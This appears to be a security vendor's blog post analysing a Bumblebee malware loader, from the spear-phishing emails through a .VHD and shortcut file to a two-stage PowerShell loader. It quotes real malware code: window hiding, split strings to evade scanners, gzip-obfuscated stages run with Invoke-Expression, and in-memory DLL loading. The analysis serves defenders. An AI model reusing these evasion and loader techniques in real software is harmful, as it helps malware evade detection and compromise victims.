
The Dark Side of Bumblebee Malware Loader

deepinstinct.com/blog/the-dark-side-of-bumblebee-malware-loader

August 24, 2022



Learn more

Summary

Deep Instinct recently prevented a targeted Bumblebee malware attack in one of our clients' environments. The attack, which was detected and prevented before execution, involved an obfuscated PowerShell script, a .VHD file (a type of disk image file similar to .ISO), a DLL, and spear phishing correspondence.

Currently, the relevant IoCs (indicators of compromise) are not detected by most security vendors. This blog will provide a detailed review of these IoCs and provide technical details of the stages of the full Bumblebee malware attack.

Spear Phishing and Delivery


Phishing attacks have become threat actors' tool of choice for malware delivery. The concept is quite simple: an attacker crafts a dropper and attaches it to an email with a compelling message meant to fool the target into opening the file. However, greater awareness and training on how to spot and avoid these attacks is leading threat actors to employ more sophisticated means to launch spear phishing attacks.

The most successful spear phishing campaigns rely on deception to gain a potential victim's trust – often including personal details about the recipient in the phishing note or sending the harmful email from a domain that is very similar to one that the recipient trusts. Threat actors also commonly impersonate close friends and colleagues to trick their targets into opening compromised messages.

Deep Instinct prevented an infection that started with a clever spear phishing attack where the malicious actor pretended to be someone from a well-known organization, using a domain with an almost identical name, impersonating an employee, and using a highly relevant subject line to trick the target into opening the note.

To further establish trust, the attacker did not include any attachments or requests to download files from a remote location in their first email – they only introduced themselves as the person they were impersonating and used the promise of a new business opportunity to increase their odds of getting a response.

After the initial contact had been established and "trust" earned, the threat actor invited the recipient to a meeting with them. Files were sent to be reviewed before the meeting, and the recipient was informed that another email with a link to the file sharing platform "Smash" would also be sent.



From: [redacted]
Sent: Monday, August 15, 2022 9:31 AM
To: [redacted]
Subject: [redacted]

Hello [redacted]!
Thanks for your response! I will be available on Tuesday. Can we schedule a call at midday?
In order to give you an indication of our plans and needs, I will send you the upcoming project details via SMASH in a couple of minutes.
It would be greatly appreciated if you could take a quick look through it before conversation, in order to understand more of the high level project specifics.

Thank you again for your time.

[redacted]

Phone: [redacted]
Email: [redacted]
Address [redacted]

[redacted]

Figure 1 – The second email.

The attacker used a domain "hognose1" registered with porkbun.com, with Postfix smtpd.

The “Smash” link was provided in a separate email leading to a .VHD file. The file contained an .LNK (shortcut file), which executes a hidden PowerShell script that resides in the disk image file as well.

VHD container

The malicious VHD contains a shortcut file which runs a hidden PowerShell script when executed.




Figure 2 - VHD container, as seen when mounted.





Figure 3 – VHD

container, hidden files shown.



Quote
quotefile.ps1

Quote Properties

Quote

Target type: Application

Target location: v1.0

Target: v1.0\powershell.exe -ep bypass -file quotefile.ps1


Figure 4 - Shortcut file runs hidden PowerShell script.

Following Microsoft’s default disablement of Office Macro and requiring a few more steps to enable it, the combination of a disk image file (.ISO/.VHD, etc.) and shortcut file has been gaining in popularity as a “replacement” to Office Macros in the threat landscape.

Price Quote for PowerShell Loader

“quoutefile.ps1” - 1st Stage PowerShell loader

Once executed by the .LNK file, “*quoutefile.ps1*” will hide the open PowerShell window and continue running. This is likely a measure to avoid using the “*-windowstyle hidden*” PowerShell command line parameter, which can lead to an increased chance of detection.




```
# No action
$kOlas = "Sh";
$kOlas += "owWin";
$kOlas += "dow";

$maraDizo = "Get"
$maraDizo += "Current"
$maraDizo += "Process"

$ifkule = '[DllImport("user32.dll")]'
$ifkule += ' public static extern bool ShowWindow(int handle, int state);'
Add-Type -name Win -member $ifkule -namespace Native
$cPr = [System.Diagnostics.Process]::$maraDizo;
$wndHndl = ($cPr.Invoke() | Get-Process).MainWindowHandle
# Exceptions
[Native.Win]::$kOlas.Invoke($wndHndl, 0)
```

Figure 5 - PowerShell code snippet to hide open window.

An interesting point of note: the code employs light, but effective, obfuscation intended to break up suspicious strings and evade static scanning.

Having hidden the active PowerShell window, the code continues to de-obfuscate a series of more than 100 “*elem*” variables which contain Gzip compressed data streams by replacing the first character in the stream with the character “H” and forming a Gzip stream header by using “*insert*” and “*remove*” instead of the much more common “*replace*” method; the valid Gzip stream is then appended to an array.


This is another example of how cybercriminals use simple and very effective measures to evade static scanning.



```
$casda = "ins"
$casda += "ert"
$dbfbda = "remove"

$elem0 ="M4sIAAAAAAAEAO1de3PaSLb/26nKd+hyXGW4A6yNPR5vtlK1GHDMLgYPwnmMK
$elem0=$elem0.$dbfbda.Invoke(0,1)
$elem0=$elem0.$casda.Invoke(0,"H")
$acdukLom += $elem0
$elem1 ="v4sIAAAAAAAEAO09a3PbRpKfvVX5DyhHV5ZuSR3fpHyVqpUlOlZWr0iyncTl8
$elem1=$elem1.$dbfbda.Invoke(0,1)
$elem1=$elem1.$casda.Invoke(0,"H")
$acdukLom += $elem1
$elem2 ="C4sIAAAAAAAEAO1dWZaDOg7dUD4YAywnkGQNvfx+yAfJElfGTFXVw09OpWJkW
$elem2=$elem2.$dbfbda.Invoke(0,1)
$elem2=$elem2.$casda.Invoke(0,"H")
$acdukLom += $elem2
$elem3 ="C4sIAAAAAAAEAO0925bsqqo/1A+5aC6fk1t9w/78c4IjIBQYkkqvOdfe9eLoS
$elem3=$elem3.$dbfbda.Invoke(0,1)
$elem3=$elem3.$casda.Invoke(0,"H")
$acdukLom += $elem3
$elem4 ="X4sIAAAAAAAEAO1dXZqkKBC80D74X3ocS8sz7PF3CD4zhQ40obprZ6rmxa+7J
```

Figure 6 - "Obfuscated" Gzip streams.

The code then iterates through the array of Gzip compressed streams, decompresses them, and forms the 2nd stage code block which will then be executed by “*Invoke-Expression*.”




```
$tp= [System.IO.Compression.CompressionMode]::Decompress

$ss = "System."
$ss += "IO.Me"
$ss += "morySt"
$ss += "ream"

$ftcl = "read"
$ftcl += "toend"

foreach ($element in $acdukLom) {
    $data = [System.Convert]::FromBase64String($element)
    $ms = New-Object $ss
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $somObj = New-Object System.IO.Compression.GZipStream($ms, $tp)
    $drD = New-Object System.IO.StreamReader($somObj)
    $vVar = $drD.$ftcl.Invoke()
    $dtPrEr += $vVar
}

$scriptPath = $MyInvocation.MyCommand.Path
Invoke-Expression $dtPrEr
Set-Variable -Name "YZejE" -Value "LeKHW"
```

Figure 7 – 2nd stage is de-compressed and executed.

2nd Stage PowerShell loader

The 2nd stage of the PowerShell loader is composed of a very large, very well written (even commented) code block which loads an embedded 64-bit .DLL to memory.


This stage also continues the theme of simple, effective obfuscation intended to evade static analysis.



```
$vname = "Virtu"
            $vname += "alAlloc"

$cpname = "mem"
            $cpname += "cpy"
```

Figures 8-9 – Suspicious string “breakup.”


The loader validates the embedded file and performs multiple checks to ensure the file is loaded properly on the executing system.



```
Function aWgOlu
{
  $e_magic = ($Lerhapooa[0..1] | % {[Char] $_}) -join ''

  if ($e_magic -ne 'MZ')
  {
      throw 'PE is not a valid PE file.'
  }
```

```
$EffectivePEHandle = $PEHandle

[IntPtr]$PEEndAddress = Add-VDhqcu ($PEHandle) ([Int64]$vwOTvR.SizeOfImage)
if ($PEHandle -eq [IntPtr]::Zero)
{
  Throw "jLWDrJ failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process
    will have a different memory layout, so the address the PE wants might be free)."
}
```

Figures 10-11 – file validation and check.




```
# Local load
if (($vwOTvR.FileType -ieq "DLL") -and ($RemoteProcHandle -eq [IntPtr]::Zero))
{
  [IntPtr]$Jskadx = Get-qlJxwP -PEHandle $PEHandle -FunctionName "PQBgKzQJybBy"
  [IntPtr]$PathToSelf = Get-qlJxwP -PEHandle $PEHandle -FunctionName "setPath"
```

Figure 12 – References to the payload .DLL exported functions.

Finally, the loader sleeps for five seconds and calls its main function in order to load the payload .DLL to memory.

Note the “replacement trick” used here to conceal the executable MZ header; similar in fashion to the Gzip stream “obfuscation” used in the 1st stage.



